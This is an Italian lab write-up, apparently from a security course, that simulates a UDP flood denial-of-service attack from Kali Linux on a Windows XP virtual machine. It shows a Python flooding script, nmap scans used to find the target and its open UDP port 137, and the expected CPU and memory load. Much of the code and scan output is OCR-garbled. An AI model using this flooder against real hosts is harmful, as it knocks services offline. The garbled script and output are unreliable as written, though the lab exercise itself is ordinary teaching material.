## Simulazione di un UDP Flood

Per simulare un attacco UDP Flood utilizzeremo due macchine, Kali Linux da cui partirà l'attacco e Windows XP come macchina target.

Prima di tutto prepariamo il programma in Python che utilizzeremo per effettuare l'attacco

```
kali@kali: ~
File Actions Edit View Help
   -(kali⊕kali)-[~]
 $ cat udp_flodder.py
import socket
import random
def udp_flood(target_ip, target_port, num_packets):
    """Esegue un attacco UDP flood."""
         udp_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
         data = bytearray(random.getrandbits(8) for _ in range(1024))
         for _ in range(num_packets):
             udp_socket.sendto(data, (target_ip, target_port))
         print("Attacco UDP flood completato con successo.")
        print("Errore: indirizzo IP non valido.")
    except socket.error as e:
    print(f"Errore: {e}")
    except ValueError:
        print("Errore: porta o numero di pacchetti non validi.")
    finally:
   if 'udp_socket' in locals():
             udp_socket.close()
   __name__ = "__main__":
target_ip = input("Inserisci l'indirizzo IP del target: ")
        target_port = int(input("Inserisci la porta del target: "))
num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))
         print("Errore: porta o numero di pacchetti non validi.")
    udp_flood(target_ip, target_port, num_packets)
   -(kali⊕kali)-[~]
```

Il codice implementa un attacco UDP flood che consiste nell'inviare un gran numero di pacchetti UDP casuali a un target specificato, con l'obiettivo di sovraccaricarlo e renderlo non disponibile.L'utente inserisce l'indirizzo IP e la porta del server bersaglio, e il numero di pacchetti da inviare. Il programma crea un socket UDP, genera un pacchetto di dati casuali di 1 KB, invia il pacchetto UDP al server bersaglio, ripetendo l'operazione per il numero di pacchetti specificato dall'utente, dopo di chechiude il socket UDP.

Prima di effettuare l'attacco cerchiamo l'indirizzo IP del target sulla rete 50 col comando **nmap -sn 192.168.50.0/24**. Da qui vediamo che sono presenti due host, il nostro, cioè il 100 ed il target, il 102

```
(kali@ kali)-[~]

$ nmap -sn 192.168.50.0/24

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 09:05 EST mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers Nmap scan report for 192.168.50.102

Host is up (0.00338 latency).

MAC Address: 08:00:27:5C:8D:1C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.50.100

Host is up.

Nmap done: 256 IP addresses (2 hosts up) scanned in 8.43 seconds

[kali@kali)-[~]
```

Per ulteriore conferma col comando **nmap -O 192.168.50.102** ci accertiamo che la macchina sia quella scelta per l'attacco.

```
(Nali@ Nati):[=]

Starting Namp; 792; (Rot;S):122

Starting Namp; 795; (Ritgs://map.org) at 2025-03-05 10:20 EST
mas.dms. warning: Umable to determine any DNS servers. Reverse DNS is disabled. Try using —system-dns or specify valid servers with —dns-servers
Namp; can report for 122:163-162.

Not shown: 908 filtered top ports (no-response)
PORT: STATE SERVICE
130/top open metbios-ssn
440/top open actions-ssn
440/top op
```

Col comando **nmap** -sU 192.168.50.102 controlliamo lo stato e il numero della porta UDP, questo ultimo necessario per l'attacco. La porta UDP è la 137.

```
(kali⊗ kali)-[~]

$ nmap -sU 192.168.50.102

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 09:07 EST mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers Nmap scan report for 192.168.50.102

Host is up (0.0043s latency).


Not shown: 999 open|filtered udp ports (no-response) PORT STATE SERVICE 137/udp open netbios-ns


MAC Address: 08:00:27:5C:8D:IC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.93 seconds

[kali⊗kali)-[~]
```

## Procediamo con l'attacco





Durante l'attacco noteremo sulla macchina con XP un alto utilizzo della CPU ed una graduale diminuzione della memoria disponibile.

Per completezza, schermata della configurazione di rete della Macchina con Windows XP

